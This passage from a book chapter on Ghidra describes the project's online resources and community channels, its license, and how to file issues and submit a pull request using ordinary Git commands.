The Ghidra project is available at `https://ghidra-sre.org/`. The Ghidra project website allows you to perform the following operations:

- Download the latest release of Ghidra from the GitHub release page: `https://github.com/NationalSecurityAgency/ghidra/releases`
- Read the installation guide: (`https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/stable/GhidraDocs/InstallationGuide.html`)
- Access a cheat sheet for Ghidra, including hotkeys: `https://ghidra-sre.org/CheatSheet.html`
- Check out the wiki for the project, including frequently asked questions: `https://github.com/NationalSecurityAgency/ghidra/wiki`
- Access an issue tracker: `https://github.com/NationalSecurityAgency/ghidra/issues`

The preceding list of operations can be seen in the following screenshot:




Figure 14.1 – Ghidra project website overview

Now that you know about the various resources that are available, let's explore the Ghidra project community.

The Ghidra community

The Ghidra community is mainly centralized on GitHub, as we will see in the *Exploring contributions* section. The GitHub repository we are referring to here can be found at `https://github.com/NationalSecurityAgency/ghidra`.

Apart from this, some of the other useful resources are the following Ghidra chat channels for different clients:

- **Telegram**: `https://t.me/GhidraRE/` and `https://t.me/GhidraRE_dev`
- **Matrix**: `https://riot.im/app/#/room/#ghidra-main:matrix.org`
- **Discord**: `https://discord.gg/S4tQnUB`

I strongly recommend that you join the Telegram channels since they are very active and useful. It is a great way to feel that the community is alive. Have fun while learning!

In this section, we looked at all the resources that are available to us in terms of Ghidra. In the next section, we will focus on Ghidra's GitHub repository, which, as you know, is the core of the Ghidra community. Due to this, it deserves its own section.

Exploring contributions

In this section, you will look at the different kinds of contributions that can be performed, as well as the legal aspects of them. Once you've read this section, you will have mastered how to interact with the community and suggest Ghidra code modifications and improvements.

Understanding legal aspects

Ghidra is distributed under Apache License, Version 2.0, January 2004, a permissive license whose main conditions require the preservation of copyright and license notices. As a contributor, you will provide an express grant of patent rights. Licensed works, modifications, and larger works may be distributed under different terms and without source code.

> **Ghidra license**
>
> If you want to learn more about the legal aspects of contributions, please read this license: `https://github.com/NationalSecurityAgency/ghidra/blob/master/LICENSE`.

Now that you understand the legal aspects of your contributions, let's learn how to submit a bug report.

Submitting a bug report

One way to collaborate with Ghidra is to report the bugs you find. Finding a bug is something that can happen even during normal use of the program. To report a bug, follow this link: `https://github.com/NationalSecurityAgency/ghidra/issues`.

By following this link, you will be taken to a page that looks similar to the following. Every row in the table corresponds to an issue that's been reported by a Ghidra user. You can report your own bugs by clicking on the **New issue** button:




Figure 14.2 – Ghidra issues reported via GitHub

By doing this, you will reach the **Get started** option, which allows you to write a report and fill in a form so that you can describe the bug:




Figure 14.3 – Reporting a bug

The self-documented form for an issue looks as follows. Click on **Submit new issue** once you've filled it in:




Figure 14.4 – Reporting a bug

Of course, you can also help people solve issues by clicking on the issue you are interested in. For instance, if we click on the **Can threads share Application Initialization?** issue shown in *Figure 14.2*, we will be able to write a new comment, reply to an existing one, and so on:




Figure 14.5 – Writing a comment for a reported issue

This issue is currently open, meaning that no solution has been provided for it yet. This fact is highlighted by a green icon stating **Open**. When an issue has been closed, meaning that it is already solved, this is highlighted by a red exclamation mark icon, as shown in the following screenshot:




Figure 14.6 – Example of a closed Ghidra issue

When you own an issue, since you're the author of the issue, you will be able to close it, but no arbitrarily unprivileged community members will be able to do so:



Figure 14.7 – Closing an issue you've reported

There are some privileged roles (collaborators and contributors) that can close your issues if appropriate. A **contributor** is a community member who contributes changes to the Ghidra project, while a **collaborator** is a core Ghidra project developer:




Figure 14.8 – Privileged roles – collaborator and contributor

Collaborators versus contributors – II

If you want to learn more about the difference between collaborators and contributors, follow this link: `https://github.com/CoolProp/CoolProp/wiki/Contributors-vs-Collaborators`. If you are interested in the workflow of both roles, check out the following links:

– **Collaborators**: `https://github.com/CoolProp/CoolProp/wiki/Collaborating%3A-git-development-workflow`

– **Contributors**: `https://github.com/CoolProp/CoolProp/wiki/Contributing%3A-git-development-workflow`

As you can already see, a lot of aspects of learning to participate in the Ghidra community rely on acquiring knowledge from GitHub. In the next subsection, we will learn how to suggest new features.

Suggesting new features

We can suggest our own idea to the Ghidra project in the same way we can report a bug; that is, by clicking on **Issues** | **New issue**:




Figure 14.9 – Creating a new issue

The **Feature request** form can be reached by clicking on the **Get started** button of the **Feature request** window:



Figure 14.10 – Creating a feature request

Contributing forms are self-documented. Check out the **Feature request** form shown in the following screenshot:




Figure 14.11 – Feature request form

To submit your own feature request, you must fill in the **Title** field. Write a description based on the self-documented form and include the following items:

- Describe the problem that your issue solves
- Provide a solution to this issue
- Describe some alternative solutions you've considered
- Add additional information, if appropriate

Once you've filled in the form and clicked on **Submit new issue**, you will see that your feature request has been submitted, as shown in the following screenshot:




Figure 14.12 – Ghidra issues reported via GitHub

As you can see, the community is generally great. They will appreciate your contributions greatly if they are helpful.

Submitting questions

As you may have noticed, features and bug reports are both considered issues. Similarly, questions are also considered issues, as shown in the following screenshot:




Figure 14.13 – Types of Ghidra issues

The difference between these three kinds of contributions is based on the issue template they use (`https://github.com/NationalSecurityAgency/ghidra/tree/master/.github/ISSUE_TEMPLATE`), as shown in the following screenshot:




Figure 14.14 – Ghidra issue templates

The template for submitting a question is the simplest one:




Figure 14.15 – Submitting a question

Write your question and click on **Submit new issue** since, as you now know, questions are also issues.

Submitting a pull request to the Ghidra project

To propose a patch, you need to create a copy of the Ghidra repository inside your own GitHub account. This can be done by forking the repository, as shown in the following screenshot:




Figure 14.16 – Forking the official Ghidra repository

After clicking on **Fork**, you will get a copy of Ghidra in your own GitHub account:




Figure 14.17 – Ghidra project forked on your GitHub account

You can clone the repository using Git. Cloning makes a local copy of your forked repository to your computer. This then gets linked to the forked repository:




Figure 14.18 – Cloning the forked Ghidra repository

To clone the repository, execute the `git clone` command over your clone URL, as shown in the previous screenshot. This might take a while since the entire Ghidra project will be copied to your computer:

```
Microsoft Windows [Version 10.0.19041.572]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\Users\virusito>git clone https://github.com/dalvarezperez/ghidra.
git
Cloning into 'ghidra'...
remote: Enumerating objects: 119, done.
remote: Counting objects: 100% (119/119), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 80743 (delta 48), reused 115 (delta 47), pack-reused
80624
```

```
Receiving objects: 100% (80743/80743), 114.11 MiB | 1008.00 KiB/s,
done.
Resolving deltas: 100% (49239/49239), done.
Checking out files: 100% (13977/13977), done.
C:\Users\virusito>
```

After that, you will be able to make modifications to Ghidra (for example, your own developments). Here, we will add a `FirstPullRequest.md` file to Ghidra, as an arbitrary modification, to illustrate this process. To do this, enter the `ghidra` cloned directory and create the required file:

```
C:\Users\virusito>cd ghidra
C:\Users\virusito\ghidra>echo "My first pull request" >
FirstPullRequest.md
C:\Users\virusito\ghidra>
```

We can submit these changes to our forked repository by following these steps:

1. Add the `FirstPullRequest.md` file to Git:

```
C:\Users\virusito\ghidra>git add -A
```

2. Create a commit containing the change we performed:

```
C:\Users\virusito\ghidra>git commit -m "Our commit!!"
[master 119b5f874] Our commit!!
1 file changed, 1 insertion(+)
create mode 100644 FirstPullRequest.md
```

3. Submit these changes to our online GitHub repository:

```
C:\Users\virusito\ghidra>git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4),done.
Delta compression using up to 12 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 317 bytes | 317.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0)
remote: Resolving deltas: 100% (1/1), completed with 1 local
object.
To https://github.com/dalvarezperez/ghidra.git
027ba3884..119b5f874  master -> master
```

Now, you will be able to see the change in your repository:



Figure 14.19 – Ghidra fork modified by adding a new file

Apart from that, you will also be able to see that your repository is a commit ahead of the `NationalSecurityAgency` Ghidra project:




Figure 14.20 – Our Ghidra fork is a commit ahead of the master from Ghidra's official repository

Now that you have made a modification to Ghidra, you can suggest that the NSA add this file to the project. Click on **Pull request** to perform a pull request with our change:




Figure 14.21 – Starting a pull request

Finally, by clicking on **Create pull request**, your pull request will be ready to go:




Figure 14.22 – Overviewing the changes of your pull request

After that, simply add a title (by default, the commit message), some text (`I'm trolling NSA.`, in this case), and click on **Create pull request**:




Figure 14.23 – Creating a pull request suggesting that NSA apply your changes to Ghidra

Of course, I will not be creating this pull request since I don't want to get in trouble with the NSA.

If you want to comment on an existing pull request, go to the **Pull requests** tab in the official Ghidra repository. Here, you can comment on existing pull requests from other users:



